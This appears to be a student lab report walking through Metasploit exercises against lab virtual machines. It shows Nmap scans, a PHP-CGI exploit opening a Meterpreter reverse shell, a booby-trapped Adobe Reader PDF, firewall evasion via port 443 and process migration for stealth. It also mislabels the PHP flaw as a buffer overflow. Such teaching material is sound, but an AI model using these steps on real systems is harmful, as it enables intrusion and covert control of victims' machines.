

Figure 13: Scanning the HTTP versions of the `disi.unitn.it` subnet

6 Exercise 2

We can now take a first look at Metasploit's exploit modules. Let us start from scratch, pretending Exercise 1 was never done and requiring a new scan.

6.1 Setting up the database

In order to look at the services offered by the target machine - which will again be Metasploitable - we are now going to use `Nmap` instead of the auxiliary modules.

To get started with Metasploit's integration with Nmap, we need to verify that the database is alive and working. For the `ova` installation, this should be almost guaranteed. For the installation from scratch, please double check before proceeding. Figure 14 shows the correct output of `db_status`.

```
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 >
```

Figure 14: Checking the DB setup is alive and working

The database is divided into *workspaces*, which allow segmenting of the data stored inside. With `workspace` command, workspaces can be created, switched, and destroyed. In this lab, we will just use the default workspace.

By using commands such as `hosts`, and `services`, we realise that having had the database on all the time actually already filled it up with information with previous scans (Figure 15). If needed, it can be discarded with we can wipe data with `hosts -d` and `services -d`. Additionally, we can stop the previous connections with `sessions -K`.

```
msf6 > services
Services
========

host         port  proto  name  state  info
----         ----  -----  ----  -----  ----
192.168.5.2  21    tcp          open
192.168.5.2  22    tcp    ssh   open   SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
192.168.5.2  23    tcp          open
192.168.5.2  80    tcp    http  open   Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
192.168.5.3  22    tcp          open
```

```
msf6 > hosts

Hosts
=====

address  mac  name  os_name  os_flavor  os_sp  purpose  info  comments
-------  ---  ----  -------  ---------  -----  -------  ----  --------

msf6 >
```

Figure 15: `services` and `hosts`

6.2 Scanning again

We are now ready to scan. We begin by using `db_nmap`. Its syntax is equivalent to that of `nmap`. In this case, we're going to inspect the Metasploitable machine at the 1000 most popular ports (the list being provided by the tool) with a `TCP` scan. Additionally, we supply the `-O` flag, which instructs `db_nmap` to perform OS fingerprinting.

```
db_nmap --top-ports 1000 192.168.5.2-3 -O
```

Other types of scan are outside the scope of this laboratory, and can be found at the official `Nmap` website[5]. Figure 16 shows the output of the command.

Now that the database is populated, we can check again `services`. We will notice that the table has been populated with the newly found services from our target. Figure 17 shows the output of the command.

From the previous exercise - and as `services` reminds us - the `HTTP` server on the Metasploitable machine is old and runs a vulnerable version of `PHP`. However, this time we're not going to slip this through unnoticed.

[5] https://nmap.org/docs.html

```
msf6 > sudo nmap --top-ports 1000 192.168.5.2-3 -O
[*] exec: sudo nmap --top-ports 1000 192.168.5.2-3 -O

Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-15 08:45 EDT
Nmap scan report for 192.168.5.2
Host is up (0.0029s latency).
Not shown: 978 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
 (output cropped)
6667/tcp open  irc
8180/tcp open  unknown
MAC Address: 08:00:27:65:3C:8E (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Nmap scan report for 192.168.5.3
Host is up (0.0071s latency).
Not shown: 997 filtered ports
PORT    STATE SERVICE
22/tcp  open  ssh
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 08:00:27:9C:4C:87 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at lea
Device type: general purpose
Running: Microsoft Windows XP|2003
OS CPE: cpe:/o:microsoft:windows_xp::sp2:professional cpe:/o:microsoft:win
OS details: Microsoft Windows XP Professional SP2 or Windows Server 2003
Network Distance: 1 hop
```

Figure 16: Scanning the potential victims

```
Services
========

host          port  proto  name          state  info
----          ----  -----  ----          -----  ----
192.168.5.2   21    tcp    ftp           open
192.168.5.2   22    tcp    ssh           open   SSH-2.0-OpenSSH_4.7p1
192.168.5.2   23    tcp    telnet        open
192.168.5.2   25    tcp    smtp          open
192.168.5.2   53    tcp    domain        open
192.168.5.2   80    tcp    http          open   Apache/2.2.8 (Ubuntu)
192.168.5.2   111   tcp    rpcbind       open
192.168.5.2   139   tcp    netbios-ssn   open
192.168.5.2   445   tcp    microsoft-ds  open
192.168.5.2   512   tcp    exec          open
192.168.5.2   513   tcp    login         open
192.168.5.2   514   tcp    shell         open
192.168.5.2   1099  tcp    rmiregistry   open
192.168.5.2   1524  tcp    ingreslock    open
192.168.5.2   2049  tcp    nfs           open
192.168.5.2   2121  tcp    ccproxy-ftp   open
192.168.5.2   3306  tcp    mysql         open
192.168.5.2   5432  tcp    postgresql    open
192.168.5.2   5900  tcp    vnc           open
192.168.5.2   6000  tcp    x11           open
192.168.5.2   6667  tcp    irc           open
192.168.5.2   8180  tcp    unknown       open
```

Figure 17: Checking the data that we gathered

6.3 Taking the knives out

We're now going to exploit the fact that this PHP version is riddlded with vulnerabilities[6].

At this point, we can go to the next phase and find a suitable exploit and payload for our vulnerability. A quick trip to a CVE database can yield tremendous results. For this laboratory, we decided to settle on CVE-2012-1823[7]. The vulnerability states the following:

> sapi/cgi/cgi_main.c in PHP before 5.3.12 and 5.4.x before 5.4.2, when configured as a CGI script (aka phpcgi), does not properly handle query strings that lack an = (equals sign) character, which allows remote attackers to execute arbitrary code by placing command-line options in the query string, related to lack of skipping a certain php_getopt for the 'd' case.

The following is a code snippet from cgi_main.c, the source of the buffer overflow:

```
// [...] here len is the same length of php_optarg
memcpy(
    cgi_sapi_module.ini_entries + ini_entries_len,
    php_optarg,
    len
);
// [...]
```

While this is another snippet from the exploit file.

```
payload_oneline = "<?php " + payload.encoded.gsub(/\s*#.*$/, "").gsub("\n", "")
response = send_request_cgi( {
'method' => "POST",
'global' => true,
'uri'    => "#{uri}?#{qs}",
'data'   => payload_oneline,
}, 0.5)
```

Let us load up the exploit as usual.

```
use exploit/multi/http/php_cgi_arg_injection
```

Then, we set our RHOSTS and LHOST variables. Figure 18 shows these two steps. Notice how now the default payload defaults to php/meterpreter/reverse_tcp.

```
msf6 auxiliary(scanner/http/http_version) > use exploit/multi/http/php_cgi_arg_injection
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) >

msf6 exploit(multi/http/php_cgi_arg_injection) > set RHOSTS 192.168.5.2
RHOSTS ⇒ 192.168.5.2
msf6 exploit(multi/http/php_cgi_arg_injection) > set LHOST 192.168.5.1
LHOST ⇒ 192.168.5.1
msf6 exploit(multi/http/php_cgi_arg_injection) >
```

Figure 18: Using the default payload and setting options

As we said before, the payloads in Metasploit are highly configurable, and each one of them may provide advantadges or disadvantages. For simplicity purposes, we decided to stick to the default one, which provides a *reverse shell* with Meterpreter. Figure 19 shows what opening the shell actually looks like.

To end the exercise, we provide a little insight on what the payload actually provided. Once the exploit has been run on the target, we theoretically have the capability to *execute arbitrary code by placing command-line options in the query string*, as the CVE definition says. This is the perfect moment for executing a payload's arbitrary code, and where our Meterpreter comes into play.

Meterpreter is a dynamically extensible payload that uses in-memory DLL injection stagers and is extended over the network at runtime. It communicates over the stager socket and provides a comprehensive client-side Ruby API. It features command history, tab completion, channels, and more.[6] In this case, Meterpreter was installed using a reverse shell: a shell that was initiated by the victim - unknowingly - rather than from the attacker. Figure 20 shows a diagram representing the logical idea behind reverse shells.

[6] PHP doesn't exactly have a great record from a security standpoint: see https://www.cvedetails.com/product/128/PHP-PHP.html?vendor_id=74

[7] https://www.cvedetails.com/cve/CVE-2012-1823/

```
meterpreter > shell
Process 5314 created.
Channel 0 created.
dir
dav   index.php   phpMyAdmin   test       tikiwiki-old
dvwa  mutillidae  phpinfo.php  tikiwiki   twiki
pwd
/var/www
```

Figure 19: Opening a shell with Meterpreter



Figure 20: Shell and reverse shell connections

The exercise has finished: for the final one, we're going even deeper on Metasploit, spicing things up with the usage of PDF files.

7 Exercise 3

For the third exercise, we are going to exploit another buffer overflow vulnerability, this time with version `9.0` of Adobe Reader. We introduce the concept of process migration of the remote shell code, making the exploit execution less visible to the victim.

In order to carry out this attack, we are going to focus on our Windows XP SP2 machine. While at a first glance this might seem like an extremely outdated and pointless attack, in reality `PDF` files are often the veichle of exploits, even in 2021[8]. First, we will craft our malicious `PDF` using Metasploit and bundle it into an apparently innocuous file. Then, we will deliver the payload to the target's machine. By the time the victim has opened the file and closed Adobe Reader, we will have full control of his machine.

7.1 Infected `PDF` file creation

The initial phase of the attack in completely handled by `msfconsole`. A set of `msfconsole` scripts are dedicated to the generation of corrupted files, under `exploit/windows/fileformat/`. This time, we're going to use the `adobe_jbig2decode` (Figure 21).

```
msf6 > search jbig platform:windows

Matching Modules
================

   #  Name                                          Disclosure Date  Rank
   -  ----                                          ---------------  ----
   0  exploit/windows/browser/adobe_jbig2decode     2009-02-19       good
   1  exploit/windows/fileformat/adobe_jbig2decode  2009-02-19       good


Interact with a module by name or index. For example info 1, use 1 or use

msf6 > use 1
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

Figure 21: Selecting the exploit to use

The payload for the infected file will create a reverse shell from the specified host. We set the `LHOST` and `LPORT` parameters for binding the shell, and we create the file (Figure 22).

```
Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, proce
   LHOST     127.0.0.1        yes       The listen address (an interface may be specifie
   LPORT     4444             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**


Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader v9.0.0 (Windows XP SP3 English)


msf6 exploit(windows/fileformat/adobe_jbig2decode) > set LHOST 192.168.5.1
LHOST => 192.168.5.1
msf6 exploit(windows/fileformat/adobe_jbig2decode) > set LPORT 443
LPORT => 443
msf6 exploit(windows/fileformat/adobe_jbig2decode) >
```

```
msf6 exploit(windows/fileformat/adobe_jbig2decode) > run

[*] Creating 'msf.pdf' file...
[+] msf.pdf stored at /home/kali/.msf4/local/msf.pdf
msf6 exploit(windows/fileformat/adobe_jbig2decode) >
```

Figure 22: Setting the options and generating the infected `PDF`

[8] `https://threatpost.com/adobe-zero-day-bug-acrobat-reader/166044/`

7.2 Simulated infection

In a real life situation, the file could be sent to the victim via email or using a removable media. This is a perfect example on how social engineering could be exploited in conjunction with code-based hacking in order to get even larger footholds in target networks. Moreover, it sends red flags to pentesters who must take care of both automated and well-crafted attacks to the network in their reports.



Figure 23: Sending the file to our Windows XP VM

In this simulation, the file is copied to the victim via `SFTP`, since in this exercise we are more interested in the effects of the exploit rather than the delivery of the infected file. Figure 23 shows the sending of the file. Notice that an `SFTP` server was previously installed on the Windows XP machine, listening on port `22`, as `SFTP` runs on the `SSH` port instead of the regular `FTP` ones. That port was the only one appearing as open in the results of the scans in Sections 5.1 and 6.2.

7.3 Reverse shell handler

Differently from the previous exercise, the reverse shell handler needs to be started manually (Figure 24). This is because the previous exploit was "just" limited to the creation of the malicious file and did not provide an automatic connection feature. However, we can quickly take care of this problem.

Figure 24: Starting the reverse shell handler

When the victim opens the `PDF` file, the exploit code causes a buffer overflow, and redirects the execution of the Adobe Reader process towards the code of our payload. The payload contacts the attacker on port `443` (port for `HTTPS` service); using well-known ports allows us to bypass the victim's host firewall. Figure 25 shows a successfully open shell.



Figure 25: Reverse shell managed to reach the attacker

7.4 Exploit code migration

After the victim has opened the file, Adobe Reader freezes. This may prompt the user to forcefully kill the viewer, thus terminating our reverse shell. To avoid this, we can use a standard functionality of the Meterpreter console to migrate the code of the reverse shell to another process. Figure 26 shows this process.



Figure 26: Migrating shell code to another process

This works because Windows allows to write data into a process memory, allowing to "hot patch" the code of a process with our exploit. When the migration completes, the reverse shell remains active even if the victim kills the Adobe Reader process.

7.5 Exploit details

The exploit used in this exercise is `CVE-2009-0658`:

> Buffer overflow in Adobe Reader 9.0 and earlier, and Acrobat 9.0 and earlier, allows remote attackers to execute arbitrary code via a crafted `PDF` document, related to a non-JavaScript function call and possibly an embedded JBIG2 image stream, as exploited in the wild in February 2009 by `Trojan.Pidief.E`.

The attack is not completely invisible to the target. Tools like `netstat` can see the connection towards the attacker. Depending on the situation, the user may or may not be capable of using such tools during their daily work usage. Either way, targeting a less tech savy user would be the wisest choice here.



Figure 27: Output of `netstat` on victim machine while the payload executes

References

[1] N. Bill. (2015) Metasploit (scanning and enumeration). Bill's a Security Site. Accessed 2021-05-13. [Online]. Available: https://asecuritysite.com/csn10107_lab05.pdf

[2] C. Gates. (2017) Metasploit auxiliary modules. Rapid7. Accessed 2021-05-13. [Online]. Available: http://www.carnal0wnage.com/papers/msf_aux_modules.pdf

[3] H. Poston, "What are black box, grey box, and white box penetration testing? [updated 2020]," Infosec Resources, August 2020, accessed 2021-05-13. [Online]. Available: https://resources.infosecinstitute.com/topic/what-are-black-box-grey-box-and-white-box-penetration-testing/

[4] Rapid7. (2021) Installing the metasploit framework. Rapid7. Accessed 2021-05-13. [Online]. Available: https://docs.rapid7.com/metasploit/installing-the-metasploit-framework/

[5] ——. (2021) Metasploit framework. Rapid7. Accessed 2021-05-13. [Online]. Available: https://docs.rapid7.com/metasploit/msf-overview/

[6] O. Security, "Meterpreter basics," Offensive Security, accessed 2021-05-13. [Online]. Available: https://www.offensive-security.com/metasploit-unleashed/about-meterpreter/

[7] C. Team, "A complete guide to the phases of penetration testing," Cipher, accessed 2021-05-13. [Online]. Available: https://cipher.com/blog/a-complete-guide-to-the-phases-of-penetration-testing/